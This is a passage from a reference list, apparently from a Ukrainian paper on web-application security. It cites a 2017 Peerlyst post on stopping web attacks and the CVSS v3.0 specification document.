14. Zeeshan N. 7 Ways To Stop Web Attacks Affecting Your Web Application [Електронний ресурс] / Nasrumminallah Zeeshan. – 2017. – Режим доступу до ресурсу: https://www.peerlyst.com/posts/7-ways-to-stop-web-attacksaffecting-your-web-application-nasrumminallah-zeeshan.
15. Common Vulnerability Scoring System v3.0: Specification Document [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.first.org/cvss/specification-document.